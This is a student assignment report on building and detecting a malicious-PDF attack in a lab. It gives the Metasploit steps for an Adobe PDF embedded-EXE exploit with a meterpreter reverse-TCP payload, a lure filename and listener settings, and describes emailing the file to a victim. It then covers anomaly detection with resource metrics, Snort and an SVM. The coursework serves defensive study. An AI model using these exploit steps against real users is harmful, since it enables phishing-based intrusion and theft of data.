Nipun Shrivastava
2011cs50288

Monitoring Systems for Intrusions

SIL765

1. Breaking Using Social Engineering Toolkit in Kali Linux

For this assignment I have used the **Social Engineering attack** provided in **Kali Linux**. The specifications of the utility is **Adobe PDF Embedded EXE**. I have used **Windows XP as the targeted machine running Adobe Reader version 8.1**. I have used an older version of adobe because the newer versions are not prone to such attacks.

This attack exploits **Adobe PDF Escape EXE vulnerability**, which is a very effective approach for attack as almost 40% (approximately) Windows users have Adobe Acrobat (Acrobat Reader) application in their computer or laptops which are not updated regularly. (Though now the vulnerable versions have diminished in number).

Here is step by step description of how I generated the pdf for attack:

1. **exploit/windows/fileformat/adobe_pdf_embedded_exe** ==It uses adobe pdf embedded exe exploit.
2. **set payload windows/meterpreter/reverse_tcp** == It sets the payload to return meterpreter script when exploit is successfully performed
3. **set filename Important_Meeting_Notice.pdf** == It gives the file name an interesting name so that the victim is tempted to open it.
4. **set lhost 192.168.117.129** == My IP address.
5. **set lport 4444** == Port to hear traffic.
6. **exploit** == generate the malicious PDF

I have attached few of the screenshots related to the above steps below.




Figure 1 Initials Steps - Social Engineering Attack




Figure 2 Final steps in creation of malicious PDF + PDF so generated on Desktop

2. The Attack

A malicious pdf was sent to the target host. I used the meterpreter as a host to the command shell of the targeted PC. The steps are described below:

1. First of all I used **exploit/windows/fileformat/adobe_pdf_embedded_exe** to create a **malicious** PDF.
2. Then the pdf was **dispatched to the target through mail** or some other suitable means.
3. **A handler** is kept running on Kali Linux **to catch the host when the attack succeeds**.
4. As soon as the targeted user opens the pdf, the command prompt window opens for an instant and disappears. The **time window is too small for a normal user to detect** anything fishy, but at the same time attacker gains a backdoor entry to the victim's machine and can **tap into lots of information and resources from victim's side** without creating many waves.




Figure 3 Handle initiation for hosting the attack




Figure 4 Attack Successful - Meterpreter Opened

Commands like **migrate** was used to move to other processes and extract information about them. **Procmon** was also used.

3. Crude analysis of attack

For a manual crude analysis of attack, I started the calculator application on the compromised operating system and observed its memory and CPU usage through Task Manager. Though the CPU usage was continuously constant at 0, memory usage loomed around **3340**. But **when the attack was active the same memory usage hiked and became constant around 6820**. Though CPU usage was 0 even in this case. Thus an **anomaly was detected** here suggesting an ongoing attack.




Figure 5 Difference in Mem Usage before and during the attack

4. Use of SNORT to detect the attack

Down the road I also tried to use SNORT but in vain as it was **not able to detect the attack with the default rules**. It **failed because it is a sign based intrusion detector**. Though I believe that **it could have detected the same with an anomaly based IDS.**

5. Data Collection (Computer Parameters) for detecting anomaly

I used **PSUtil Library** for dumping out the **memory usage and CPU usage** of an application at a regular frequency. PSUtil is a Python Library which specializes in extracting the above specified parameters related to the targeted application.

Listdll.exe from Sysinternal Utilities was used to list the **dlls** being utilized under an application.

Network Usage was extracted from the resource manager manually. Although there were utilities available to dump out an info file for this parameter too, but I decided not to use it as on the targeted PC while I was collecting data before and during the attack, I was not performing any networking operations. So there was a uniform reception and transmission of packets before the attack. While the rate of Reception and Transmission hiked to almost 5/3rd of the original for the whole duration the attack was active. Instead of writing a code to dump out info files for this, I opted for a more logical way in case of this parameter.

6. Use of SVM to train the software to detect a general attack

The **data** collected from the previous specified way was **processed into feature space**. The mapping of **CPU, Memory and Network Usage** was identity as they were already in numerical form. Though I did **normalize them** before feeding them to the libSVM tool running on Matlab. I collected the list of **all the dll's** that were running with the

application before and during the attack and created **a hash map** of the same. That is if we had 60 dlls running in total, I marked them 1 to 60 with a one to one mapping and then created a feature vector of dll that had 0 corresponding to the dll that didn't occur for the event and 1 for those dll that were involved with the event.

Now we had feature vector of length 3 + Number of DLLs (3 for network, memory and CPU usage). Since we know whether the data was collected during the attack or before the attack, we labelled them 1 and -1 accordingly. The final processed data was sent to libSVM to train a model. This trained model was then verified on the data generated again after some time and gave approximately 93% of accuracy.

```
%% SVM Train and Prediction
model = svmtrain(Attack_Label, CPU_Mem_Usage, '-t 0 -c 0');
model = svmtrain(Attack_Label, CPU_Mem_Usage,'-t 0 -c 0.1');

[predicted_label, accuracy, decision_values] = svmpredict(Attack_Label,CPU_Mem_Usage,model)
```

```
%% Plotting the data
figure, hold on;
plot(CPU_Mem_Usage(find(predicted_label==1), 1), CPU_Mem_Usage(find(predicted_label==1), 2), 'k+', 'LineWidth', 2, 'MarkerSize', 7);
plot(CPU_Mem_Usage(find(predicted_label==-1), 1), CPU_Mem_Usage(find(predicted_label==-1), 2), 'ko', 'MarkerFaceColor', 'red', 'MarkerSize', 7);

title('SVM Result');
xlabel('Memory Usage');
ylabel('CPU Usage');
```




Figure 6 SVM Result for Positive and Negative with SVM code on top

	DETECTED SAFE	DETECTED UNDER ATTACK
BEFORE ATTACK	23	5
UNDER ATTACK	3	46

Figure 7 Accuracy with SVM Model

7. Attack detection in live time using the Average & Standard Deviation Model

For detecting an attack in real time, **I created the distribution model of parameters** (CPU Usage, Memory Usage, Data Reception Rate, and Data Transmission Rate) whose numerical values were directly available to us. This model was created by finding the expected value and standard deviation of each parameter before and during the attack. So the values for the same parameters were obtained in real time and analyzed. I changed the model for CPU usage later on as it consisted of either very high spikes or close to zero values. So instead of going for the **deviation about expected value**, I did the same with the **maximum value in case of CPU usage.**

My model worked in the following way:

If the **newly collected parameter values varied greatly from the training data's** average/max value with standard deviation in consideration (in case of no attack), I raised a red flag. This was further confirmed if the **list of DLLs was much different than the stored DLL list** (when the application was not under an attack).


We can better our approach and accuracy by changing from quantitative analysis of network traffic to qualitative analysis of traffic. Since we are assuming that no other process is using the network and the only traffic generated is because of the attacks, it can lead to false positive when some other process is using network. Instead we analyze

the type of packets being sent change nature all of a sudden we can better detect an attack.

Under this part of the assignment, I validated my model by running the **paint.exe** application before and during the attack. As you can clearly see the code running in loop continuously on the right changed after many **"safe" to "Alert"**. This happened almost instantly after attacker migrated to the paint.exe.

The accuracy for this model was close to **100%** as I was unable to find any scenario **while running only paint.exe and malicious pdf in Adobe Reader,** where the code didn't alert me as soon as I migrated to paint.exe.

I am also attaching the parametric data generated during the course of this assignment.



Acknowledgement

I would like to thank **Guntash Singh Arora & Narendra Kumar** with whom I discussed this assignment in detail and figured out some of the intricate details pertaining to the approach that should be taken for the assignment.

Take Away

The best thing about this assignment was we **learned to attack an OS which is being widely used currently**. Also the exploit, even though works on an older version of Adobe Reader, can be very effective as the general public using Windows XP till this date tend to work with the older versions of the software without going for any of the available updates.

The attack tries to open a command window just before opening the PDF in the Adobe Reader, but it vanishes in an instant. Though a software engineers like us can detect this anomaly, a **normal user will be completely ignorant about the attack**.

Though a firewall/antivirus can potentially detect this attack but considering the targeted people, they won't be able to make much of it either way.

This **attack completely masqueraded itself behind other processes** which makes it very hard to detect, but the **SVM and Standard Deviation Model** that I designed and trained on the parameters collected from the targeted PC in the live time **was able to detect an attack** and warn the user accordingly. This opened us to the realm of **DEFENDERS** for the first time after acting solely as an attacker in the initial assignments.